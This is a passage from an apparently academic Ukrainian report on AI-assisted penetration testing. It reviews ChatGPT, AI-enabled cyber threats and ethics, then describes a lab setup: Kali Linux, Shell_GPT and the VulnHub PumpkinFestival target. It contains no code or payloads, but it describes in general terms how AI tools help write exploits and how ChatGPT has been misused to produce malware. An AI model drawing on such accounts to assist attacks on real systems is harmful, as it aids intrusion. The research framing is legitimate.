ChatGPT є прикладом генеративного ШІ, який базується на трансформерній архітектурі — техніці, що використовує великі нейронні мережі для обробки тексту. Ця архітектура стала основою для моделі GPT, яка навчалася на величезному обсязі текстових даних. Завдяки масштабному попередньому тренуванню ChatGPT здатний виконувати різноманітні завдання, починаючи з генерації тексту на задану тему і закінчуючи аналізом складних концепцій. Унікальна особливість цієї моделі полягає в її здатності підтримувати контекст розмови, що робить її особливо ефективною для інтерактивного використання. ChatGPT також демонструє високий рівень креативності, що дозволяє використовувати його в широкому спектрі завдань, таких як написання наукових текстів, створення сценаріїв, автоматизація підтримки клієнтів та навіть програмування.

OpenAI значно інвестувала у створення інструментів для інтеграції своїх моделей у різноманітні застосунки. Це стало можливим завдяки доступу до ChatGPT через API, який дозволяє розробникам використовувати модель у власних

програмах. Такий підхід значно розширює можливості використання ШІ в бізнесі та наукових дослідженнях. API OpenAI став особливо популярним серед підприємств, які бажають автоматизувати повторювані процеси, аналізувати великі обсяги даних або створювати нові послуги на основі розумних алгоритмів. Однією з ключових переваг ChatGPT є можливість адаптації його функцій під конкретні потреби користувача, що робить його надзвичайно гнучким інструментом [14].

Компанія також активно працює над етичними аспектами ШІ, визнаючи потенційні ризики, пов'язані з розвитком цієї технології. Організація вважає, що штучний інтелект повинен бути прозорим і підзвітним. У цьому контексті важливим кроком стала публікація правил використання ChatGPT, які обмежують можливості моделі у створенні шкідливого або оманливого контенту. Крім того, OpenAI створила механізми для запобігання небажаному використанню своїх технологій, що включає навчання моделі етично коректній поведінці. Одночасно з цим організація прагне забезпечити безпеку даних користувачів, інтегруючи суворі заходи захисту конфіденційності.

Серед основних викликів, які стоять перед OpenAI, є постійна потреба у вдосконаленні моделей, розширенні їх функціональних можливостей та забезпеченні їхньої відповідності сучасним стандартам безпеки. Компанія постійно тестує та оновлює свої алгоритми, щоб уникнути випадків неправильного розуміння або використання ШІ. ChatGPT постійно вдосконалюється, що дозволяє йому виконувати дедалі складніші завдання. Наприклад, останні версії моделі мають підвищену здатність до розуміння контексту, генерації тексту в різних стилях і навіть аналізу вихідного коду програм [15].

Популярність ChatGPT від OpenAI можна пояснити декількома взаємопов'язаними факторами, які включають технологічну досконалість, універсальність у застосуванні, доступність для користувачів різного рівня підготовки та сильну підтримку з боку спільноти розробників. Цей інструмент став знаковим явищем у сфері штучного інтелекту, оскільки він не лише демонструє високий рівень обробки мови, але й активно впливає на спосіб роботи в багатьох галузях, від освіти та медицини до програмування та розваг.

Однією з ключових причин популярності є здатність генерувати природний текст, який важко відрізнити від написаного людиною. Завдяки своїй трансформерній архітектурі, що базується на моделі GPT, він може аналізувати контекст запитів і формулювати відповіді, які мають логічну та змістовну структуру. Це дозволяє використовувати його для створення текстів різних стилів, таких як наукові статті, рекламні матеріали, сценарії для відео чи навіть художні твори. Універсальність генерації тексту привертає увагу багатьох користувачів, які шукають способи автоматизації рутинних процесів або прагнуть експериментувати з креативними проектами.

Доступність і простота використання також відіграють важливу роль у популярності ChatGPT. OpenAI створила зручний інтерфейс для взаємодії з моделлю через вебплатформи або API, що дозволяє інтегрувати ШІ у програми та робочі процеси без необхідності глибоких технічних знань. Це зробило його доступним для широкої аудиторії, включаючи студентів, підприємців, дослідників і навіть людей без спеціальної технічної підготовки. Простота використання забезпечує швидкий доступ до інструменту, а висока якість відповідей мотивує користувачів повертатися до нього знову.

Ще одним важливим фактором популярності є можливість персоналізації та адаптації ChatGPT до різних потреб. Використовуючи API, компанії можуть інтегрувати модель у свої програми, додаючи автоматизовану підтримку клієнтів, аналітичні інструменти чи навіть системи рекомендацій. Наприклад, ШІ використовується у сфері освіти для допомоги студентам із домашніми завданнями або підготовкою до іспитів, а в сфері маркетингу – для створення індивідуалізованого контенту для клієнтів. Така гнучкість робить модель привабливою для бізнесу, оскільки вона може адаптуватися до змінних вимог і масштабуватися відповідно до потреб компанії.

Безпека та етичний підхід, які активно впроваджуються OpenAI, також сприяють зростанню популярності ChatGPT. Завдяки регулярним оновленням і вдосконаленням, компанія забезпечує відповідність моделі сучасним стандартам

конфіденційності та захисту даних. Користувачі знають, що він функціонує в рамках чітко визначених правил, які обмежують можливість створення небезпечного або шкідливого контенту. Цей аспект особливо важливий для організацій, які прагнуть використовувати ШІ у чутливих сферах, таких як охорона здоров'я чи фінанси.

Популярність також зумовлена підтримкою з боку спільноти розробників, яка активно працює над створенням додатків і сценаріїв використання моделі. Відкритість OpenAI до зворотного зв'язку та пропозицій користувачів сприяє вдосконаленню моделі, що своєю чергою робить її більш ефективною та привабливою для нових користувачів. Крім того, доступ до детальної документації та інструкцій дозволяє навіть початківцям швидко зрозуміти, як використовувати модель у своїх проектах.

Окремо варто відзначити роль ChatGPT у трансформації підходів до роботи з інформацією. Завдяки здатності швидко аналізувати великі обсяги даних і генерувати корисні відповіді, модель допомагає оптимізувати робочі процеси та заощаджувати час. У багатьох випадках він стає не просто інструментом, а справжнім партнером у вирішенні складних завдань, що підвищує ефективність і продуктивність [16].

Таким чином, ChatGPT від OpenAI став популярним завдяки своїй технічній досконалості, універсальності, простоті використання, адаптивності до різних сфер та етичному підходу до розробки. Це поєднання характеристик забезпечує широке використання моделі, що продовжує зростати зі збільшенням її функціональних можливостей.

## 1.12 Зростання загрози кібербезпеці

Розвиток штучного інтелекту, включаючи його застосування в пентестуванні, несе з собою не тільки нові можливості, а й потенційне збільшення

кіберзагроз. Вдосконалення ШІ дозволяє зловмисникам використовувати ці інструменти для пошуку нових вразливостей і розробки більш витончених методів атак. Ситуація значно ускладнюється, оскільки ті ж самі технології, які покращують захист, стають доступними для злочинців. Якщо колись фішингові листи мали очевидні помилки, які дозволяли їх легко розпізнати, сьогодні такі повідомлення є майже бездоганними завдяки використанню ШІ [17].

У звіті Європолу наголошується на ризиках, пов'язаних із прогресом великих мовних моделей, які зловмисники можуть використовувати для своїх цілей. Серед можливостей ШІ виділяють створення текстів, аудіо й відео «діпфейків», які здатні імітувати мовлення чи стиль письма окремих осіб або груп [18]. Такий контент виглядає настільки реалістично, що його легко сприймати як достовірний, що, у свою чергу, значно полегшує поширення дезінформації.

Розвиток ШІ відкриває нові можливості для створення передових постійних загроз. Ці атаки характеризуються високою складністю, довготривалим впливом і часто є результатом діяльності організованих груп, включаючи державні структури. Навіть особи з мінімальними технічними навичками можуть за допомогою ШІ створювати шкідливе програмне забезпечення. Наприклад, дослідники продемонстрували, як ChatGPT можна використовувати для створення VBA-скриптів із шкідливим функціоналом у Microsoft Excel шляхом поступового вдосконалення коду через ітерації та підказки [19].

Ще одним небезпечним напрямом є розробка автономних атак, які здатні адаптуватися до змін у середовищі цілі. Це робить їх важковиявними й підвищує ефективність таких загроз. Наприклад, у CyberArk змогли створити поліморфний шкідливий код за допомогою ChatGPT [20]. Модель генерувала унікальні варіанти коду на кожному етапі, обходячи інструменти виявлення.

Крім того, опитування, проведене компанією BlackBerry у 2023 році серед 1500 ІТ-лідерів, показало, що ChatGPT вже активно використовується державними структурами для створення шкідливого програмного забезпечення [21]. Це викликає серйозні побоювання серед фахівців, оскільки технології ШІ можуть

стати потужним інструментом для покращення атакуючих технік і розробки нових загроз.

### 1.13 Ризики неконтрольованого розвитку штучного інтелекту

Невпинне вдосконалення штучного інтелекту ставить нові виклики перед сферою кібербезпеки, змінюючи саму природу загроз та підходів до захисту. Він стає невід'ємною частиною сучасних технологій, але його стрімкий розвиток несе як переваги, так і ризики. Науковці та експерти зазначають, що інтелектуальні системи можуть не лише автоматизувати процеси, а й надавати зловмисникам нові інструменти для реалізації складних та витончених атак.

Сучасні кіберзагрози, створені або керовані за допомогою ШІ, мають високий рівень адаптивності. Наприклад, штучний інтелект здатний швидко аналізувати величезні обсяги даних, визначати слабкі місця в системах захисту та розробляти стратегії обходу механізмів безпеки. Це означає, що традиційні методи виявлення атак, зокрема сигнатурний аналіз або навіть базова поведінкова аналітика, можуть виявитися малоефективними.

Якщо допустити сценарій, у якому зловмисник використовує генеративні моделі для створення шкідливого коду, що постійно змінюється, уникаючи виявлення антивірусними програмами. Або ж випадки, коли ШІ моделює фішингові атаки, використовуючи персоналізовані повідомлення, які настільки реалістичні, що жертва навіть не підозрює обману. Такі технології відкривають безпрецедентні можливості для зловмисників і водночас ускладнюють завдання для тих, хто займається кіберзахистом.

Крім того, варто зазначити, що штучний інтелект стає важливим інструментом не лише для атакуючих, а й для захисників. Використання ШІ для аналізу загроз, прогнозування атак і автоматизації реагування дозволяє значно підвищити ефективність систем кібербезпеки. Але це також породжує перегони, у

яких обидві сторони прагнуть використати передові технології для досягнення своїх цілей. Зловмисники вдосконалюють свої методи, тоді як організації змушені постійно інвестувати у новітні розробки, щоб випереджати потенційні загрози.

ШІ також створює фундамент для нових етичних і правових питань. Наприклад, чи можна нести відповідальність за дії автономного алгоритму, якщо він спричинив шкоду? Чи можуть держави ефективно регулювати використання ШІ у сфері кібербезпеки, не обмежуючи при цьому його прогресу? Відповіді на ці питання будуть ключовими для забезпечення стабільності цифрового середовища.

Зрештою, ситуація залишається напруженою. В умовах стрімкого розвитку ШІ зловмисники знаходять нові способи обійти захисні механізми, що змушує організації збільшувати інвестиції у дослідження та інновації [12]. Цей безперервний цикл створює додатковий тиск на компанії, уряди та суспільство загалом. Попри це, лише інтеграція передових технологій і співпраця між усіма сторонами зможуть забезпечити ефективну протидію новим викликам.

#### 1.14 Етичне застосування

Для мінімізації ризиків і відповідального використання ШІ в пентестуванні важливо дотримуватися певних принципів етики. Організації повинні забезпечувати прозорість, пояснюваність і контроль у процесі використання штучного інтелекту.

Прозорість означає, що цілі, методи та обмеження застосування ШІ мають бути чітко визначені й відкриті для аналізу. Також слід приділяти особливу увагу пояснюваності моделей: результати, отримані за допомогою ШІ, повинні бути зрозумілими для експертів, які можуть перевірити їхню обґрунтованість.

Контроль із боку людини залишається важливою умовою етичного використання ШІ. Фахівці повинні брати участь у прийнятті рішень, перевіряти точність результатів і вживати заходів лише після ретельного аналізу.

## 1.15 Захист даних і конфіденційність

Одним із ключових аспектів використання ШІ є захист даних, адже штучний інтелект залежить від якісної інформації для навчання та функціонування. Збираючи, обробляючи та аналізуючи величезні обсяги даних, організації мають гарантувати, що всі процеси відповідають високим стандартам безпеки. Особливо важливо це для даних, які містять конфіденційну або персональну інформацію, адже вони є потенційною цілью для зловмисників.

Організації, що проводять пентестинг або розробляють системи на основі ШІ, повинні забезпечити належний рівень захисту інформації, включаючи використання передових технологій шифрування та багаторівневих систем доступу. ШІ може відігравати ключову роль у цьому процесі, забезпечуючи автоматизований моніторинг і виявлення аномалій у використанні даних, що дозволяє оперативно реагувати на потенційні загрози.

Необхідно також дотримуватися всіх чинних нормативних вимог щодо обробки персональних даних. Це включає отримання відповідних дозволів від користувачів, проведення оцінок впливу на конфіденційність і впровадження заходів для мінімізації ризиків. Штучний інтелект може допомогти автоматизувати ці процеси, забезпечуючи ефективну перевірку відповідності нормативам і прогнозуючи можливі ризики для конфіденційності.

Водночас, використання ШІ створює додаткові виклики. Наприклад, існує ризик ненавмисного розкриття інформації через моделі, які зберігають сліди навчальних даних. Це ставить перед організаціями завдання впровадження технологій, таких як диференційна конфіденційність, яка дозволяє ШІ обробляти дані, не розкриваючи їхнього змісту.

Забезпечення конфіденційності також включає навчання співробітників і користувачів щодо правильного використання ШІ та даних. Пояснення принципів роботи моделей та ризиків, пов'язаних із неправильною обробкою даних, сприятиме зменшенню людського фактора у витоках інформації.

Отже, захист даних у контексті використання ІІІ є не лише технічним, але й організаційним викликом, який вимагає комплексного підходу. Інтеграція інноваційних рішень ІІІ у процеси кіберзахисту, дотримання нормативів і етичне використання технологій є ключем до створення безпечного середовища для роботи з інформацією.

### 1.16 Співпраця та обмін досвідом

Розвиток кібербезпеки вимагає не лише технологічного прогресу, але й активної співпраці між організаціями, урядами та фахівцями. Обмін знаннями, найкращими практиками й досвідом у використанні ІІІ допоможе створити глобальні стандарти, що регулюють його застосування.

Організації повинні сприяти створенню міжнародних рамкових угод, які визначатимуть етичні принципи та технічні стандарти для розгортання ІІІ. Уряди та фахівці мають співпрацювати для вирішення глобальних викликів у сфері кібербезпеки, створюючи механізми обміну інформацією та реагування на нові загрози.

Такий підхід допоможе забезпечити відповідальне використання ІІІ, сприятиме підвищенню рівня безпеки та дозволить ефективно протистояти кіберзагрозам.

### 1.17 Система Linux як основа для впровадження штучного інтелекту

Linux-системи давно стали стандартом у сфері тестування на проникнення завдяки своїй відкритості, гнучкості та розмаїттю доступних інструментів. Коли

мова йде про використання штучного інтелекту у цій галузі, Linux виявляється ідеальною платформою завдяки низці ключових переваг.

Перш за все, Linux пропонує безпрецедентну гнучкість для налаштування середовища під специфічні потреби. Це особливо важливо для інтеграції з ШІ, оскільки моделі машинного навчання часто вимагають точного налаштування середовища [22]. Можливість легко встановлювати й налаштовувати фреймворки ШІ, такі як TensorFlow, PyTorch або OpenAI API, значно спрощує процес створення й тестування моделей.

Крім того, Linux підтримує широкий набір інструментів для пентестингу. Дистрибутиви, як-от Kali Linux, постачаються з вбудованими інструментами, такими як Nmap, Metasploit і Gobuster, які використовуються для аналізу вразливостей і можуть бути розширені за допомогою ШІ. Наприклад, використання ShellGPT у Linux дозволяє автоматизувати завдання, надавати пропозиції щодо наступних кроків і навіть писати коди експлоїтів, що робить процес більш ефективним.

Важливо також те, що ця операційна система підтримує високу продуктивність при обчисленнях, що необхідно для роботи складних ШІ-моделей. Завдяки підтримці графічних процесорів через технології, як-от Nvidia CUDA, забезпечується ефективне навчання. Ця продуктивність стає критичною під час аналізу великих обсягів даних або виконання розрахунково-інтенсивних завдань.

Безпека і стабільність Linux є ще однією важливою причиною для його використання. Система забезпечує контроль над кожним аспектом конфігурації, що дозволяє мінімізувати ризики під час роботи з експлоїтами або вразливими серверами. Крім того, відкритий код означає, що спільнота розробників швидко виправляє знайдені уразливості, що є вирішальним для безпечного тестування.

ШІ також вдало інтегрується в робочі процеси Linux через автоматизацію задач адміністрування та аналізу. Наприклад, у тестуванні на проникнення використання ШІ дозволяє автоматично аналізувати результати сканування вразливостей або генерувати складні звіти [23].

## 2 АНАЛІЗ ІНСТРУМЕНТІВ ДЛЯ ЕКСПЕРЕМЕНТУ

### 2.1 Підготовка до тестування

Запуск тестування на проникнення з використанням можливостей штучного інтелекту, зокрема GenAI, є складним багатоступеневим процесом, який вимагає ретельної підготовки на кожному етапі. Без належної організації та чіткого планування цей процес був би неможливим, оскільки залучення передових технологій передбачає врахування низки технічних і організаційних аспектів. Першим і найважливішим кроком стало визначення інструменту, здатного ефективно вирішувати поставлені завдання. Для цього були чітко окреслені ключові критерії вибору, зокрема здатність інструменту обробляти великі обсяги даних, забезпечувати високу точність у виконанні завдань і легко інтегруватися з існуючими системами. Особлива увага приділялася тому, наскільки технологія може бути адаптована під специфіку конкретних сценаріїв використання.

Наступним важливим етапом стало створення надійної інфраструктури, яка могла б підтримувати стабільність роботи системи на всіх етапах тестування. Це середовище було спроектоване з урахуванням необхідності обробки великих масивів даних у реальному часі, включаючи їх збір, фільтрацію та аналіз. Особливу увагу приділили безпеці — інфраструктура мала бути захищена від несанкціонованого доступу, а також гнучкою та адаптованою до змінних умов тестування.

Окремо розглядалося розроблення механізму ефективної взаємодії між пентестером і API. Цей механізм став ключовим елементом процесу, адже він забезпечував швидкий і злагоджений обмін даними, що є критично важливим для виконання тестування в режимі реального часу. Процес розроблення включав ретельну перевірку роботи API та адаптацію для обробки запитів різної складності. Крім того, механізм інтегрований таким чином, щоб мінімізувати затримки в передачі даних та підвищити точність аналізу.

Тільки після успішного виконання всіх підготовчих етапів, з'явилась можливість приступити до виконання безпосередніх завдань тестування на проникнення. Структурований підхід дозволив не лише уникнути технічних помилок, а й значно підвищити ефективність процесу, забезпечуючи злагоджену роботу всіх компонентів системи. Завдяки такій підготовці вдалося досягти стабільності та високої продуктивності на кожному з етапів, що є критично важливим для успіху подібних проєктів.

## 2.2 Вибір найкращої моделі ШІ

Одним із ключових завдань підготовки стало вибір моделі штучного інтелекту, яка здатна відповідати високим вимогам тестування. У цьому експерименті було вирішено використовувати ChatGPT, оскільки ця модель вже встигла зарекомендувати себе як потужний і гнучкий інструмент у роботі з текстами та великими обсягами даних.

ChatGPT має унікальну здатність створювати текст, який максимально схожий на написаний людиною. Це стало можливим завдяки навчанню моделі на величезному обсязі інформації з різноманітних загальнодоступних джерел. У сфері пентестингу такі можливості є вкрай важливими, оскільки вони дозволяють не лише виявляти вразливості, а й чітко пояснювати, які дії потрібно виконати для їх усунення, та надавати рекомендації для подальшого тестування.

Ще одним важливим фактором вибору ChatGPT стало те, що його API відкриває великі можливості для інтеграції моделі у вже існуючі робочі процеси. Цей API дозволяє автоматизувати навіть найскладніші завдання, такі як аналіз даних, побудова кіберзахисних стратегій та створення запитів на основі даних, отриманих від інших інструментів, таких як nmap або wrscan.

API ChatGPT підтримує формування структурованих запитів, що адаптуються до конкретного контексту. Це значно спрощує роботу, дозволяючи

уникати зайвого ручного введення даних. Наприклад, модель може автоматично генерувати відповіді, базуючись на результатах сканування або інших попередніх етапах тестування.

Додатковою перевагою є універсальність API, що дозволяє використовувати модель у різних середовищах, починаючи від командного рядка й закінчуючи інтеграцією у складні корпоративні системи. Завдяки цьому пентестери можуть проводити тестування в умовах, максимально наближених до реальних, де всі результати аналізуються в режимі реального часу, а рекомендації для наступних дій генеруються негайно.

Крім того, API дозволяє гнучко налаштовувати роботу моделі. Можна, наприклад, змінювати рівень деталізації відповідей, адаптувати модель для певних сценаріїв або створювати спеціалізовані робочі середовища для конкретних завдань.

Процес отримання API-ключа є досить простим і швидким. Для початку необхідно створити обліковий запис на платформі OpenAI, після чого виконати кілька простих кроків для активації ключа. Однак для повноцінного доступу до API необхідно внести мінімальну плату або оформити підписку. Хоча базова версія ChatGPT доступна безкоштовно, вона не дозволяє інтегрувати модель у зовнішні системи або автоматизувати робочі процеси.

### 2.3 Застосування API-ключа для інтеграції ChatGPT

API-ключ є невіддільною частиною роботи з ChatGPT, оскільки він виконує функцію унікального ідентифікатора, що забезпечує безпечний доступ до ресурсів OpenAI. Завдяки цьому ключу моделі можна інтегрувати у будь-які робочі процеси, зберігаючи при цьому контроль за використанням обчислювальних потужностей.

Ключ видається після реєстрації на платформі OpenAI, а також слугує засобом управління обліковим записом користувача або організації. Це дозволяє точно відстежувати кількість запитів, уникати надмірного навантаження на сервери та забезпечувати справедливий розподіл ресурсів.

Захист ключа є важливим аспектом його використання. У разі витоку сторонні особи можуть використовувати його для створення запитів від імені власника, що може спричинити додаткові витрати або небажану активність. Щоб уникнути таких ситуацій, OpenAI рекомендує використовувати менеджери секретів або змінні середовища для безпечного зберігання ключів.

API-ключі також забезпечують розширену функціональність для налаштування моделі. Наприклад, розробники можуть задавати стиль генерації тексту, довжину відповіді, рівень творчості та багато інших параметрів, що дозволяє адаптувати модель до конкретних потреб.

OpenAI використовує модель оплати «pay-as-you-go», що означає, що користувачі сплачують лише за ті ресурси, які вони фактично використали. Це робить технологію доступною як для великих компаній, так і для індивідуальних розробників, які працюють із обмеженим бюджетом.

Крім того, API-ключі сприяють дотриманню етичних стандартів. OpenAI може контролювати використання ключів і блокувати їх у випадках, коли виявлено порушення, наприклад, створення шкідливого або незаконного контенту.

Таким чином, API-ключі виконують одразу кілька важливих функцій: вони забезпечують безпеку, контроль за використанням, гнучкість налаштувань і відповідність етичним принципам. Це робить їх незамінним елементом роботи з ChatGPT, особливо у сфері пентестингу, де точність і безпека мають вирішальне значення.




Рисунок 2.1 – Отримання API-ключа на сайті OpenAI

## 2.4 Підготовка середовища пентестингу

Підготовка середовища для проведення тестування на проникнення є ключовим етапом, оскільки вона забезпечує основу для безпечного і стабільного виконання експериментів. Цей процес потребує ретельного вибору інструментів і технологій, які можуть створити ізольоване, контрольоване середовище, що дозволяє тестувати без ризику для основної інфраструктури. У цьому дослідженні було застосовано низку спеціалізованих рішень, кожне з яких виконувало важливу роль у створенні комплексної платформи для пентестингу.

Основу віртуального середовища було створено за допомогою програмного забезпечення Oracle VM VirtualBox, яке є одним із найпопулярніших інструментів для віртуалізації. VirtualBox дозволяє створювати віртуальні машини, що працюють у межах фізичної операційної системи, але ізольовані від неї. Це забезпечує безпечність експериментів, оскільки будь-які дії, виконані у віртуальному середовищі, не впливають на основну систему, що значно мінімізує ризику. Крім того, VirtualBox підтримує велику кількість операційних систем, включаючи Linux, Windows, macOS та інші, що дозволяє створювати гнучкі конфігурації для моделювання реальних мережевих умов.

VirtualBox також пропонує широкий спектр можливостей для налаштування мережевих параметрів. Це дозволяє моделювати різні сценарії взаємодії між машинами, такі як підключення до однієї локальної мережі, імітація ізольованого середовища або використання NAT для підключення до зовнішніх ресурсів. Завдяки простоті використання і широким можливостям налаштувань, цей інструмент став незамінним для організації середовищ, що використовуються у навчанні, дослідженнях і пентестингу. Його гнучкість дозволяє як новачкам, так і досвідченим фахівцям працювати з ним без зайвих труднощів.

На базі Oracle VM VirtualBox було розгорнуто віртуальну машину з операційною системою Kali Linux, яка є основним інструментом для фахівців із кібербезпеки. Kali Linux спеціально розроблено для проведення тестування на проникнення, і вона містить великий набір попередньо встановлених утиліт для аналізу безпеки. До складу системи входять такі потужні інструменти, як Nmap, який використовується для сканування мереж і виявлення активних хостів, Metasploit, що допомагає автоматизувати експлуатацію вразливостей, та Wireshark — інструмент для моніторингу та аналізу мережевого трафіку. Крім того, Kali Linux пропонує інші утиліти для зламу паролів, тестування вебдодатків, перевірки вразливостей і багато іншого.

Особливістю Kali Linux є її гнучкість і адаптивність. Відкрита природа дистрибутиву дозволяє модифікувати систему відповідно до специфічних вимог користувача. Регулярні оновлення гарантують, що утиліти залишаються сумісними з сучасними технологіями, а також відповідають актуальним стандартам безпеки. Крім того, система має детальну документацію, що робить її доступною навіть для нових користувачів, які тільки починають свій шлях у сфері кібербезпеки.

Для виконання завдань тестування була обрана цільова віртуальна машина PumpkinFestival із платформи VulnHub. VulnHub пропонує широкий вибір навчальних середовищ для пентестингу, які дозволяють відпрацьовувати навички роботи з реальними сценаріями. PumpkinFestival є фінальним рівнем серії Mission-Pumpkin, яка створена для вивчення методик виявлення, аналізу та використання вразливостей. Ця машина імітує реальні ситуації, з якими можуть стикатися фахівці

в реальному світі, включаючи поширені вразливості, що зустрічаються в мережах і системах.

Однією з причин вибору PumpkinFestival була її висока складність. Машина включає в себе різні типи вразливостей, які вимагають застосування декількох технік пентестингу, таких як збір інформації, аналіз даних і створення експлоїтів. Завдяки цьому дослідники можуть не лише вдосконалити свої навички, але й перевірити, наскільки ефективно інструменти штучного інтелекту допомагають у вирішенні складних завдань.

PumpkinFestival також є прикладом формату Capture the Flag, популярного серед кіберфахівців. У цьому форматі учасники повинні знаходити приховані «прапори» у системі, які слугують доказом подолання захисних бар'єрів. У контексті PumpkinFestival ці прапори символізують успішний доступ до ключових компонентів системи, що демонструє прогрес пентестера у виконанні завдання.

Об'єднання всіх цих елементів дозволило створити повноцінне середовище для тестування, яке не тільки імітує реальні умови, але й дозволяє оцінити ефективність використання технік пентестингу. VirtualBox забезпечив надійну платформу для віртуалізації, Kali Linux виступила основним інструментом для виконання завдань, а PumpkinFestival надала реалістичний і складний сценарій для дослідження.

Для успішної реалізації тестування було необхідно виконати кілька технічних завдань. Образи віртуальних машин завантажувалися з офіційних репозиторіїв, після чого їх було встановлено у VirtualBox. Для забезпечення взаємодії між Kali Linux і PumpkinFestival обидві машини були підключені до однієї мережі. Це дозволило створити умови, в яких обидві системи могли «бачити» одна одну, що стало важливим етапом для виконання тестування.

Завдяки такому підходу вдалося створити стабільне, контрольоване та безпечне середовище, яке дозволило провести всебічний аналіз технік пентестингу, оцінити ефективність використання інструментів і відпрацювати навички роботи з реальними сценаріями кібербезпеки.




Рисунок 2.2 – Налаштовані та запущені віртуальні системи




Рисунок 2.3 – Налаштування мережі в VirtualBox

## 2.5 Інтеграція ШІ у середовище

Останнім і одним із найважливіших етапів у підготовці середовища для пентестингу стало інтегрування API ChatGPT, що відкрило широкі можливості для автоматизації та оптимізації процесів тестування. Для реалізації цієї інтеграції

використовувався інструмент Shell\_GPT, створений на основі Python, який дозволяє взаємодіяти з API ChatGPT через інтерфейс командного рядка. Shell\_GPT слугує мостом між пентестером і штучним інтелектом, забезпечуючи ефективне виконання запитів, генерацію shell-команд, написання фрагментів коду та навіть створення документації. Завдяки цьому інструменту вдалося об'єднати потужність ChatGPT із функціоналом таких інструментів, як Nmap, Nessus і OpenVAS, шляхом використання мов програмування для налагодження їхньої взаємодії з моделлю.

Ця інтеграція дозволила автоматизувати значну частину процесів, які раніше виконувалися вручну. Наприклад, Shell\_GPT забезпечує можливість запуску мережевих сканувань і отримання результатів у форматі, зручному для подальшого аналізу штучним інтелектом. ChatGPT, у свою чергу, інтерпретує ці дані та пропонує наступні дії, такі як створення звітів, рекомендації щодо усунення вразливостей або навіть написання скриптів для тестування. У порівнянні зі стандартною процедурою, яка передбачає видачу запитів через вебінтерфейс, така інтеграція значно підвищує ефективність. Вона мінімізує витрати часу на аналіз вихідних даних, оскільки ШІ одразу надає корисну інформацію та рекомендації, зменшуючи потребу в ручній роботі.

Для реалізації інтеграції було попередньо створено API-ключ на офіційному сайті OpenAI. Цей ключ став основою для забезпечення безпечного доступу до API. Додатково для налаштування взаємодії між інструментами був написаний код на Python, що дозволив ефективно реалізувати функціонал, необхідний для виконання завдань у межах експерименту. Код включав обробку запитів, отримання відповідей і можливість їхнього подальшого аналізу для прийняття рішень щодо наступних кроків.

Використання технологій штучного інтелекту, таких як ChatGPT, змінює підхід до пентестингу, роблячи цей процес більш автоматизованим і доступним навіть для тих, хто має обмежений досвід. У рамках експерименту інтеграція ChatGPT через API стала основою для демонстрації можливостей GenAI у сфері кібербезпеки [24]. Одним із ключових компонентів став інструмент Shell\_GPT, який створив новий рівень взаємодії між пентестером і середовищем Linux.

## 3 РЕАЛІЗАЦІЯ МОЖЛИВОСТЕЙ ШІ ДЛЯ ПЕНТЕСТУВАННЯ

### 3.1 Покрокова реалізація

